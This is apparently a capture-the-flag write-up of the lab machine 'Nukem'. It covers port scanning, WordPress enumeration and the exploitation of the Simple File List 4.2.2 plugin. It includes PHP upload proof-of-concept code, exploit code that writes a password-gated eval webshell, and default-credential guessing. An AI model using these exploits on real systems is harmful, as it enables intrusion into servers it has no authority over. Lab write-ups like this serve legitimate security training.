Nukem

Key Takeaways

Walk Through

Starting with rustscan

```
rustscan -a 192.168.238.105 --ulimit 5000 | tee rustscan.out

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 61
80/tcp    open  http    syn-ack ttl 61
5000/tcp  open  upnp    syn-ack ttl 61
13000/tcp open  unknown syn-ack ttl 61
36445/tcp open  unknown syn-ack ttl 61
```

Getting autorecon running

```
sudo autorecon --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v 192.168.238.105
```

Running the default nmap scan

```
nmap -sC -sV 192.168.238.105 -oA default_scripts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 12:25 EDT
Nmap scan report for 192.168.238.105
Host is up (0.058s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
```

```
22/tcp   open  ssh     OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:6a:f5:d3:30:08:7a:ec:38:28:a0:88:4d:75:da:19 (RSA)
|   256 43:3b:b5:bf:93:86:68:e9:d5:75:9c:7d:26:94:55:81 (ECDSA)
|_  256 e3:f7:1c:ae:cd:91:c1:28:a3:3a:5b:f6:3e:da:3f:58 (ED25519)
80/tcp   open  http    Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
|_http-generator: WordPress 5.5.1
|_http-server-header: Apache/2.4.46 (Unix) PHP/7.4.10
|_http-title: Retro Gamming &#8211; Just another WordPress site
3306/tcp open  mysql   MariaDB 10.3.24 or later (unauthorized)
5000/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.8.5)
|_http-title: 404 Not Found

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.56 seconds
```

- Autorecon will do a enumeration scan for the 13000 and 36445 so I won't worry about those for now and will spend time looking at the ports ahead
- 22 SSH
- 80 HTTP apache web server, wordpress
- 3306 MySQL
- 5000 Python Werkzeug
    - I didn't know what this was so doing some googling: wekrkzeug is a comprehensive WSGI web application library.
        - WSGI is the Web Server Gateway Interface. It is a specification that describes how a web server communicates with web applications, and how web applications can be chained together to process one request.

22 SSH

Just throwing out the usual login attempt

```
┌──(kali㉿kali)-[~/offsec/linux_pg/nukem]
└─$ ssh root@192.168.238.105
The authenticity of host '192.168.238.105 (192.168.238.105)' can't be established.
ED25519 key fingerprint is SHA256:xonp3jokwQ/DxrvEZ7jnNNoA6GH8t48bnZeogoJIFqg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.238.105' (ED25519) to the list of known hosts.
root@192.168.238.105's password:
Permission denied, please try again.
root@192.168.238.105's password:
Permission denied, please try again.
root@192.168.238.105's password:
```


This identifies that a password can be used, so If I find credentials I can try those here too

80 Apache wordpress


Nmap identifies the page as a wordpress instance so I want to get wpscan running on it

```
sudo wpscan --url http://192.168.238.105/ --enumerate --api-token <snip> | te
e wpscan.out
```

browsing to the page




Theres a login page




Throwing in some default logins

- admin:admin
- admin:password
- admin:wordpress
-

There is a student registration page




I was able to make an account, goin to the settings page, there is a profile photo I can upload an image for, that seems interesting



But first I also wanted to look into the plugin that is displayed at the bottom of the page

Looking at the source for the page, gives me a version as well so I can lookup exploits



Looking up “news-vibrant 1.0.1 exploit” I found the following exploit

https://www.exploit-db.com/exploits/29332

This is not for the same theme, but it is a file upload vulnerability that looks like (based on the endpoint) its targeting a settings image upload, sounds similar to what I was thinking in the other page which is cool


```
# Exploit & POC :

<?php
$uploadfile="up.php";
$ch = curl_init("http://127.0.0.1/wordpress/wp-content/themes/ThinkResponsive/includes/uploadify/upload_settings_image.php");
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS,
        array('Filedata'=>"@$uploadfile"));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$postResult = curl_exec($ch);
curl_close($ch);
print "$postResult";
?>

#File path:
http://127.0.0.1/wordpress/wp-content/uploads/settingsimages/up.php
```

At this point my wpscan finished.

This found a whole slew of things that would be potentially interesting to explore.

```
[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.46 (Unix) PHP/7.4.10
 |  - X-Powered-By: PHP/7.4.10
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.238.105/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.238.105/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.238.105/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 5.5.1 identified (Insecure, released on 2020-09-01).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.238.105/index.php/feed/, <generator>https://wordpress.org/?v=5.5.1</generator>
 |  - http://192.168.238.105/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.5.1</generator>
 |
 | [!] 50 vulnerabilities identified:
 |
 | [!] Title: WordPress < 5.5.2 - Hardening Deserialization Requests
 |     Fixed in: 5.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/f2bd06cf-f4e9-4077-90b0-fba80c3d0969
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28032
 |      - https://wordpress.org/news/2020/10/wordpress-5-5-2-security-and-maintenance-release/
```

Upload directory having file listing enabled helps



The plugin / vulnerability combo one that seemed like a pretty good path forward was this one

```
[+] simple-file-list
 | Location: http://192.168.238.105/wp-content/plugins/simple-file-list/
 | Last Updated: 2025-07-03T17:02:00.000Z
 | [!] The version is out of date, the latest version is 6.1.15
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 11 vulnerabilities identified:
 |
 | [!] Title: Simple File List < 4.2.3 - Unauthenticated Arbitrary File Upload RCE
 |     Fixed in: 4.2.3
 |     References:
 |      - https://wpscan.com/vulnerability/365da9c5-a8d0-45f6-863c-1b1926ffd574
 |      - https://simplefilelist.com/
 |      - https://plugins.trac.wordpress.org/changeset/2286920/simple-file-list
 |      - https://packetstormsecurity.com/files/160221/
 |
```

This lists an article with a POC which is nice

https://wpscan.com/vulnerability/365da9c5-a8d0-45f6-863c-1b1926ffd574/

There is a metasploit module:
https://www.rapid7.com/db/modules/exploit/multi/http/wp_simple_file_list_rce/


There was also a poc on git, gonna try this one as it seems simpler

> https://github.com/RandomRobbieBF/simple-file-list-rce

Looks like I need to make two files, one containing my php shell and another that is harmless

then I just pass in the URL and maybe the path

Gonna try out the Ivan Sincek shell since I read an article that it can pop a service account instead of a regular account in windows labs. Thats not applicable here ofc since this is a linux machine I'm just trying this out anyways.



This exploit didn't work so I checked searchsploit

```
┌──(kali㉿kali)-[~/offsec/linux_pg/nukem]
└─$ searchsploit simple file list
------------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------
Joomla! Component mod_simpleFileLister 1.0 - Directory Traversal                                      | php/webapps/17736.txt
Simple Directory Listing 2 - Cross-Site Arbitrary File Upload                                         | php/webapps/7383.txt
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload                                       | php/webapps/48979.py
WordPress Plugin Simple File List 4.2.2 - Remote Code Execution                                       | php/webapps/48449.py
------------------------------------------------------------------------------------------------------ ---------------------------
```

Getting the path of the RCE exploit

```
searchsploit -p 48449

copy exploit to working dir

cp /usr/share/exploitdb/exploits/php/webapps/48449.py .
```

Running that exploit

```
python3 48449.py http://192.168.238.105/
```

Based on the source code it looks like unless I sent my command in the form of a post request containing the password it will just display not found

```
def generate():
    filename = f'{random.randint(0, 10000)}.png'
    password = hashlib.md5(bytearray(random.getrandbits(8)
                                     for _ in range(20))).hexdigest()
    with open(f'{filename}', 'wb') as f:
        payload = '<?php if($_POST["password"]=="' + password + \
            '"){eval($_POST["cmd"]);}else{echo "<title>404 Not Found</title><h1>Not Found</h1>";}?>'
        f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password
```


this worked it looks like

```
┌──(kali㉿kali)-[~/offsec/linux_pg/nukem]
└─$ python3 48449.py http://192.168.238.105/
[ ] File 6438.png generated with password: 4da3c23c93c2af16914ef32142643532
[ ] File uploaded at http://192.168.238.105//wp-content/uploads/simple-file-list/6438.png
[ ] File moved to http://192.168.238.105//wp-content/uploads/simple-file-list/6438.php
[+] Exploit seem to work.
[*] Confirmning ...
[+] Exploit work !
        URL: http://192.168.238.105//wp-content/uploads/simple-file-list/6438.php
        Password: 4da3c23c93c2af16914ef32142643532
```

What I did to send the post request easily:

- click the URL there to open the page in my browser
- then use foxy proxy to switch to my burp proxy.
- Open burp turn on intercept mode
- Refresh the page in my browser to capture the request in burp
- right click on the request in burp and send to repeater
- Right click on the request in the repeater tab and click “change request method”
- Put the password from the terminal in as well as a command

this looks like it worked which is cool



Next step is to write nc to the tmp directory to get a shell I think

But then i ran which curl, and which wget and neither was on the system

